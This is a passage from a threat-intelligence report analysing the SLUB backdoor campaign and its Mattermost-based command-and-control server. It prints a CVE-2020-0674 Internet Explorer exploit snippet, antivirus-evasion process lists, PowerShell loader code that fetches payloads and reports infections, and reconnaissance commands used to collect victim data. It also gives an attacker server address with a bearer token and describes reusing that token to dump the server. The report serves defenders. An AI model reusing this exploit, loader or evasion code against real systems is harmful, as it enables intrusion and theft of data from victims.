360:          "ZhuDongFangYu.exe"
trendmicro:   "coreServiceShell.exe"
AVG:          "aswidsagent.exe"
eset:         "ekrn.exe"
McAfee:       "mfemms.exe"
avg:          "AVGSvc.exe"
```

Figure 14. The list of predefined security software

The list includes some of the most ubiquitous security products in the market, suggesting that the attacker is trying to infect unprotected users and avoid detection if possible. If the dropper detects any of the listed processes, it will abort execution

If it doesn't detect any of the processes, the dropper will start downloading three more samples using the same C&C communication format as the shellcode and connect to the same C&C server. The following images show a partial view of the request and responses with the C&C communication channel. Connection with the C&C server happens on port 53 over TCP, intending to be confused with DNS traffic.




Figure 15. The dropper's C&C communication

The victim will send two sequences of bytes in separate packets. The first request is the size of the second request, while the second request is the file name to be retrieved. The original string name in the second request is NOTed before being sent (figure 15 shows an example of the real traffic). The server will then send the file back to the victim's machine.

The dropper will download three samples: "1.jpg," "2.jpg," and "3.jpg." Each sample is executed as being downloaded without any additional conditions. This attack generates a lot of red flags, but since the attacker has already vetted the machine for security software — therefore minimizing the chance of user protection — the attacker can do a mass deployment of multiple components.

The following code section shows the download samples being executed inside the *DownloadAndExecuteSamples()* function.

```
        StartupInfo.hStdError = 0i64;
        *&ProcessInformation.dwProcessId = 0i64;
        *&StartupInfo.cb = 0i64;
        *&StartupInfo.dwXCountChars = 0i64;
        *&StartupInfo.wShowWindow = 0i64;
        StartupInfo.cb = 104;
        *&StartupInfo.lpDesktop = 0i64;
        StartupInfo.dwFlags = 1;
        *&StartupInfo.dwX = 0i64;
        StartupInfo.wShowWindow = 0;
        *&StartupInfo.hStdInput = 0i64;
        *&ProcessInformation.hProcess = 0i64;
        CreateProcessW(0i64, CommandLine, 0i64, 0i64, 0, 0x10u, 0i64, 0i64, &StartupInfo, &ProcessInformation);
        CloseHandle(ProcessInformation.hThread);
        CloseHandle(ProcessInformation.hProcess);
        return 1i64;
```

Figure 16. Downloaded Samples Execution

The Internet Explorer Vector and PowerShell Loader.

Another infection vector we found uses the Internet Explorer vulnerability CVE-2020-0674, which affects various versions of Internet Explorer, to infect victims. This vulnerability was discovered this year and is known for being used in targeted attacks.[8] The exploit runs a shellcode, which then runs a few stages of a PowerShell loader.

```
function _0x314ab4(_0x4c2917, _0x123ce1) {
    if (callback_idx < maxnum - 0x1) {
        _0x4c2917 = arr_uaf[callback_idx];
        callback_idx = callback_idx + 0x1;
        arr_sort[callback_idx]['sort'](_0x314ab4);
        arr_ref['push'](_0x4c2917);
    } else {
        for (var _0x5579fa = 0x0; _0x5579fa < 0x32 * 0x64; _0x5579fa++) {
            arr_spray[_0x5579fa] = new Object();
        }
        for (var _0x5579fa = 0x0; _0x5579fa < 0x32 * 0x64; _0x5579fa++) {
            arr_spray[_0x5579fa] = null;
        }
        CollectGarbage();
        for (var _0x5579fa = 0x0; _0x5579fa < maxnum; _0x5579fa++) {
            arr_uaf[_0x5579fa] = null;
        }
        CollectGarbage();
        for (var _0x5579fa = 0x0; _0x5579fa < 0x1000; _0x5579fa++) {
            arr_overlap[_0x5579fa][name] = 0x1;
        }
    }
    return 0x1;
}
```

CVE-2020-0674:
argument of function '_0x314ab4'
is untracked by GC

Figure 17. The CVE-2020-0674 script used to deliver SLUB malware

Similar to the shellcode used in the Chrome exploit chain, the PowerShell version will check if the victim's machine is protected by certain security software. The PowerShell list is quite similar to the one used by the shellcode with some process name variations, as shown in Figure 18.

```
                        process name                        LPE     SLUB    SAD     HAPPY   data_param
['kaspersky'] =         @('avpui',                          'None', 'None', 'None', 'None', '1');
['bitdefender'] =       @('bdagent',                        'None', 'None', 'None', 'None', '2');
['windefender'] =       @('SecurityHealthService',          'None', 'Y',    'Y',    'Y',    '3');
['norton'] =            @('ccSvcHst',                       'None', 'Y',    'Y',    'Y',    '4');
['360'] =               @('QHSafeTray',                     'None', 'Y',    'Y',    'Y',    '5');
['trendmicro'] =        @('uiSeAgnt',                       'None', 'None', 'None', 'None', '6');
['mcafee'] =            @('McUICnt',                        'None', 'Y',    'Y',    'Y',    '7');
['avast'] =             @('AvastUI',                        'None', 'None', 'None', 'None', '8');
['eset'] =              @('ekrn',                           'None', 'Y',    'Y',    'Y',    '9');
['avg'] =               @('AVGUI',                          'None', 'None', 'None', 'None', '10');
['360_2'] =             @('360Tray',                        'None', 'Y',    'Y',    'Y',    '11');
```

Figure 18. PowerShell vector security product list

Based on this list, it downloads and executes up to three different backdoors. If instructed in the LPE (Local Privilege Escalation) column, the PowerShell loader may instruct downloading and executing an LPE binary exploiting CVE-2019-1458. This binary may download and execute the backdoors with system privileges.

```
function Switch - AntiVirus {
    param ($hashes);
    $url = '[redacted]';
    $path = $env:temp  +  '\';
    $file_names = @{};
    $save_names = @{};
    $report = '[redacted]';
    $file_names['x86_dll'] = 'main/include/lib/20200209122021_jdivhcgw.jpg';
    $file_names['x64_dll'] = 'main/include/lib/20200209122021_dmacxfdf.jpg';
    $file_names['x86_mm'] = 'main/include/lib/20200209122021_edfelqat.jpg';
    $file_names['x64_mm'] = 'main/include/lib/20200209122019_vmqxcatf.jpg';
    $file_names['x86_agf'] = 'main/include/lib/20200209122021_abjeuitk.jpg';
    $file_names['x64_agf'] = 'main/include/lib/20200209122021_abjeuitk.jpg';
    $file_names['x86_dne'] = 'main/include/lib/20200209122021_qifxyren.jpg';
    $file_names['x64_dne'] = 'main/include/lib/20200209122021_qifxyren.jpg';
    $save_names['dll'] = 'win43.dll';
    $save_names['mm'] = 'niwsrv.exe';
    $save_names['agf'] = 'IE_Update.exe';
    $save_names['dne'] = 'Update.exe';
```

Figure 19 . List of malware payload locations

Another of the Powershell loader's functions is recording the infections, likely for statistical tallying purposes. For this task, it uses the same server that hosts the malicious samples.

```
$ip_web = [System.Net.WebRequest]::Create('[redacted]/main/bbs/view_article.php');
$ip_web_resp = $ip_web.GetResponse();
$ip_stream = $ip_web_resp.GetResponseStream();
$ip_sr = new - object System.IO.StreamReader($ip_stream);
$ip = $ip_sr.ReadToEnd();
$data = 'data=0';
$sid = 'sid=' + $ip;
$parameter = '?' + $data + '&' + $sid;
$report_url = $report + $parameter;
$report_path = $path + 'report.bin';
$web = [System.Net.WebRequest]::Create($report_url);
$resp = $web.GetResponse();
Write - Output $resp;
```

Figure 20 . PowerShell code section infection report

The PowerShell loader will first send a request to the website using the URL referenced in the “$ip_web” object to execute one PHP script that will capture the victim’s external IP to report the infection. After that, it will send another request that contains the external IP and the security software detected in the victim’s machine. The security product is encoded according to the last column shown in Figure 21; for example, 360 will be encoded as 5.

We were able to capture the report file in the server, and noticed that that most of the infections did not have the listed security products nor any product at all (value 0) as shown in the figure below, which is a partial list of all infections.

Infection Date	Victim real IP	Security Product
Tue Sep 22, 2020 18:21		0
Tue Sep 22, 2020 19:16		0
Tue Sep 22, 2020 20:13		9
Tue Sep 22, 2020 21:21		0
Tue Sep 22, 2020 22:44		0
Tue Sep 22, 2020 23:16		0
Tue Sep 22, 2020 23:43		0
Wed Sep 23, 2020 0:18		0
Wed Sep 23, 2020 1:00		0
Wed Sep 23, 2020 4:16		0
Wed Sep 23, 2020 7:22		0
Wed Sep 23, 2020 15:28		8
Wed Sep 23, 2020 19:03		0
Thu Sep 24, 2020 21:19		0
Thu Sep 24, 2020 23:45		0
Fri Sep 25, 2020 15:52		0
Sat Sep 26, 2020 8:00		0
Mon Sep 28, 2020 2:22		0
Thu Oct 01, 2020 7:59		0
Thu Oct 01, 2020 15:07		0
Fri Oct 02, 2020 17:31		0
Fri Oct 02, 2020 18:04		0
Sat Oct 03, 2020 20:13		0
Mon Oct 05, 2020 22:55		unknown
Mon Oct 05, 2020 23:17		unknown
Mon Oct 05, 2020 23:35		unknown
Mon Oct 05, 2020 23:57		unknown
Tue Oct 06, 2020 18:09		0
Tue Oct 06, 2020 19:11		unknown
Tue Oct 06, 2020 23:01		unknown
Tue Oct 06, 2020 23:15		unknown
Wed Oct 07, 2020 0:16		0
Wed Oct 07, 2020 22:22		0
Thu Oct 08, 2020 2:45		0

Figure 21 . Infections report showing a partial list of all infections

The next sections will describe the behavior of the mm/SLUB sample downloaded by the dropper.dll or PowerShell loader or LPE exploit.

SLUB's Mattermost Evolution

This new variant is an evolution of the SLUB malware we documented in two blogs[9, 10] but with communication now based on the Mattermost service. The main advantage of using cloud services like Slack or Github was not having to deal with maintaining the infrastructure. As a drawback, the Github content can be taken down, and the Slack API tokens can be invalidated if reported, for example, by researchers to the involved legitimate organizations.

Mattermost is an open-source replacement for Slack, and one of the most important advantages for the attacker is that can it can easily be deployed on-premise. This way, the threat actor regains the advantage of not having their API tokens invalidated by operating their own Mattermost server. In addition to Mattermost, REST API is feature-rich and easy to use. We think the threat actor migrated to Mattermost because of these advantages. The following section will describe the general behavior of the Mattermost version of SLUB.

SLUB's behavior

The new SLUB variant interacts with the Mattermost server to keep track of the deployment across multiple infected machines. It creates an individual channel for each machine to keep track of them. Figure 23 shows the general integration flow of the SLUB sample with Mattermost using the REST API. All communication uses HTTP on port 443.




Figure 22. Unsecure (HTTP) Mattermost server operating on port 443

In the case of the samples deployed using the Chrome exploit, the channel used is labeled “ZM.” The name channel “A” is generated uniquely for each infected machine. In addition to the main communicating channel inside the selected Team, the SLUB samples also used the “notification” channel for real-time indication of new infections.




Figure 23. The Mattermost communication flow

Once the channel setup is finished, the SLUB sample starts collecting information about the machine and exfiltrates it back to the Mattermost server. First, it runs a sequence of commands and sends the information back to the channel. The following list shows all executed commands:

```
"C:\Windows\system32\cmd.exe", "/c  " ipconfig&&systeminfo "

"C:\Windows\system32\cmd.exe", "/c  " netstat -an&&tasklist"

"C:\Windows\system32\cmd.exe", "/c  " dir %HOMEDRIVE%%HOMEPATH%\Desktop
                                      && dir %AppData%\Microsoft\Windows\Recent "

"C:\Windows\system32\cmd.exe", "/c  " ipconfig /all "

"C:\Windows\system32\cmd.exe", "/c  " nslookup myip.opendns.com resolver1.opendns.com "
```

Figure 24. The commands for exfiltrating system information

After exfiltrating all the information from the previous command, SLUB captures a screenshot of the machine and sends it to the malware channel.

We did a full simulation of the sample interacting with Mattermost in our lab environment. This gave us excellent inside information on how it would work in a real scenario. The following image shows the Mattermost interface after the malware infects a machine. A set of text posts with the output of the aforementioned commands are also included in the screenshot.




Figure 25. Mattermost interface for exfiltrating system information

The objective of the SLUB samples was to exfiltrate a considerable amount of system information. We also noticed that two other deployed samples allowed for additional control over the victim machine's behavior.

The Mattermost Attacker's Server

While analyzing the new SLUB variant, we noticed that the communication with Mattermost needed an authentication token with certain levels of permissions to, for example, create channels and send posts to those channels. The authentication token or bearer is sent as part of the HTTP header.




Figure 26. The Mattermost authentication token

As mentioned earlier, during the communication with the C&C Mattermost server, two important parameters are fixed in the SLUB samples:

- The bearer
- Team name: ZM

That means the attacker may release sample variants using different Team names and bearers, depending on the campaigns. Knowing this information will allow us to take a closer look at the activities of the campaign.

To learn more about the attacker's infrastructure, we reviewed the Mattermost API to understand how much information about the attacker we can get if we use the same Mattermost bearer that the SLUB sample used to connect to the server.

Because we did not know ahead of time that all the permissions the bearer has on the server is required, we tried to perform API by API calls until we had a rough idea of what was needed. After a few tries, we were able to extract the following data from the Mattermost server:

- The list of channels.
- The dump of all posts in each channel
- The dump of all screenshots in each channel
- The list of all users associated with the channels

This is a lot of information to talk about, so we are going to mention only the important parts.

As mentioned earlier, the campaign data indicates that two vectors are being used; one was using the PowerShell script while the other used the Chrome exploit shellcode to deploy the samples. In the Powershell vector, we discovered another Team name: MIN

Length	Info
66	50571 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
66	443 → 50571 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
54	50571 → 443 [ACK] Seq=1 Ack=1 Win=65536 Len=0
214	GET /api/v4/teams/name/MIN HTTP/1.1
60	443 → 50571 [ACK] Seq=1 Ack=161 Win=30336 Len=0

Figure 27. The Team name: MIN

We were able to extract all the listed artifacts from both channels.

Here are the descriptions of some of the captured artifacts.

Mattermost Teams

The Mattermost API is a user-friendly REST API that is simple to use. For example, to retrieve information about a channel, the following command can be executed:

```
curl -i -H 'Authorization: Bearer authen_code' http://server_ip/api/v4/teams/name/CHANNEL_NAME
```

The following image shows the channel properties for both discovered channels as sending the request from each channel.


```
{
"id": "omp47fxxrjya7mjqgbzabswayr",
"create_at": 1600303999296,        (GMT: Thursday,
                                    September 17, 2020 12:53:19.296 AM)
"update_at": 1600303999296,
"delete_at": 0,
"display_name": "MIN",
"name": "min",
"description": "",
"email": "",
"type": "O",
"company_name": "",
"allowed_domains": "",
"invite_id": "dqp3udb3zpgxfyk3gwbn8jzqnc",
"allow_open_invite": false,
"scheme_id": null,
"group_constrained": null
}
```

```
{
"id": "kqk39rii3bbs3p36oi8ee3z8qa",
"create_at": 1597206498791,        (GMT: Wednesday,
                                     August 12, 2020 4:28:18.791 AM)
"update_at": 1597206498791,
"delete_at": 0,
"display_name": "ZM",
"name": "zm",
"description": "",
"email": "",
"type": "O",
"company_name": "",
"allowed_domains": "",
"invite_id": "rrqf9x8b9intzf6xhgnnxq4ssh",
"allow_open_invite": false,
"scheme_id": null,
"group_constrained": null
}
```


Figure 28. Details of the MIM and ZM channels

The creation dates indicate when both campaigns started, showing that the campaign using the Chrome exploits started long before the one using the PowerShell vector.

Mattermost Server Users

Using the REST APIs, we were able to retrieve the list of users created in the Mattermost server. At the time of the conducted research, we found a total of 15 effective users. Three kinds of users were identified:

User type	Count
Bot user	1
Regular user	13
Admin User	1

Table 1. Type and number of users created in the Mattermost server

The following image shows the actual user list:

id	created_datetime	username	email	roles
54ojpfrfdp8qfchn8xom37885r	3/10/2020 6:48	eidkcmrufjvn	[illegible]	system_user system_admin
5z1dengfntrq7rxzspjj54djqa	3/12/2020 0:32	sdkfljaljkfh	[illegible]	system_user system_user_access_token system_post_all_public
7ye39fo49fd5dmp5dzut994deh	3/12/2020 0:33	iiqshfuenc	[illegible]	system_user system_user_access_token system_post_all_public
kxbyq7su9fn3zn8615kai6cj1w	4/6/2020 0:54	wi82hfh8ewu	[illegible]	system_user system_user_access_token system_post_all_public
dcgfe5u34jdu88cm5jt7grh44o	4/6/2020 1:10	hh88938kjshf	[illegible]	system_user system_user_access_token system_post_all_public
stmd1d9nqtnwu8otgp1y358c6c	7/23/2020 4:46	testtest	[illegible]	system_user system_user_access_token system_post_all_public
u1qd3zie5ighdpgu5dn7nato7w	7/23/2020 5:39	test1234test	[illegible]	system_user system_user_access_token system_post_all_public
fz1cf1odcjrzby8xuxjg1qt71h	7/24/2020 5:59	werjkl	[illegible]	system_user system_user_access_token system_post_all_public
4b4fbbymzpfjzfihhf6tdqb7ce	7/24/2020 6:05	tyunbv	[illegible]	system_user system_user_access_token system_post_all_public
ykugfn89qtbmtboru9uemkjgtc	8/12/2020 4:25	cz1299	[illegible]	system_user system_user_access_token system_post_all_public
a9romaora3yp8cx6s6kagxcuby	8/12/2020 4:31	oik319	[illegible]	system_user system_user_access_token system_post_all_public
seh4grykcjf1mqs1weqt8rnc1a	8/12/2020 4:59	ilsv34vgfk	[illegible]	system_user system_user_access_token system_post_all_public
irmiuq4y1jgt5f3ebsse51kbrw	9/3/2020 23:39	hsd883h99f	[illegible]	system_user system_user_access_token system_post_all_public
41tqbxsec7rnzf9xo6n34koney	9/17/2020 0:59	wofjeu81	[illegible]	system_user system_user_access_token system_post_all_public

Figure 29. Mattermost server users account

The list of users gives us an idea of the campaign's activities over time because the dumped data has the creation dates of the accounts. There is a "system_admin" (highlighted line in Figure 29) account, which was created when the Mattermost server was installed. This indicates that the attacker started to set up this server on March 10, 2020.

All the other accounts are regular user accounts but with two extra permissions: "system_user_access_token" and "system_post_all_public." These two permissions allow the user to assign a token or bearer to write posts. As we mentioned earlier, the token is associated to SLUB samples at compilation time, suggesting that several updated SLUB samples were already released at the time of our analysis.

The table shows five different months (March, April, July, August, and September). Although it is difficult to determine the exact objective of each user, the evidence shows that the attacker is using some sort of organizational arrangement to operate the samples. Based on the captured samples, two of the user accounts are associated with different Teams corresponding to two different attack vectors.




Figure 30. The relation of the samples to Teams and users

Mattermost SLUB Samples Info Leak

While analyzing the "mm"/SLUB samples, we discovered a debug symbol leak referencing an external library being used to develop the samples. While the external library is widely used, the exact path is very specific to the attacker's developer environment.

```
rNULmNULaNULtNUL_NULiNULtNULeNULmNUL_NULtNUL:NUL:NULtNULaNULbNULuNULlNULaNULtNULiNULoNULnNULNUL
NULNULNULc:\work.vcpkg\installed\x64-windows-static\include\boost/exception/detail/exception_ptr.hpp
```

Figure 31. Debug symbols leak

Using that information, we hunted for more samples and found an additional three older samples using Mattermost that dated back to February 28, 2020. At that time, the attacker was using a different Mattermost server. The following image shows the request from these old samples.

```
GET /api/v4/teams/name/minjok HTTP/1.1
Host: 200.74.240.127
Accept: */*
Content-Type: application/json
Authorization: Bearer cokbj9dt7pb8dc34nrnn35158r
```

Figure 32 The old Mattermost server

We can see that the Mattermost channel, in this case, is named “Minjok,” referring to one of the compromised websites used to attack the victims.

The following section goes into more detail about the actual posts and screenshots extracted from the Mattermost server.

Mattermost Posts and Screenshots

By following the Mattermost REST API and by reusing the bearer from both SLUB samples, we extracted hundreds of posts and several screenshots from all the channels associated with both ZM and MIN Teams. All these posts and screenshots were posted by the victim machines infected by the mm/SLUB backdoor.

While we can’t reveal information about the posts (as these might contain accessed data from the real victims), we found that a number of infections were associated with machines working as sandboxes to run the SLUB samples intentionally to extract its behavior. These sandboxes can easily be identified by the content of the screenshot or by the machine BIOS type. The following screenshots show two examples of these sandboxes.

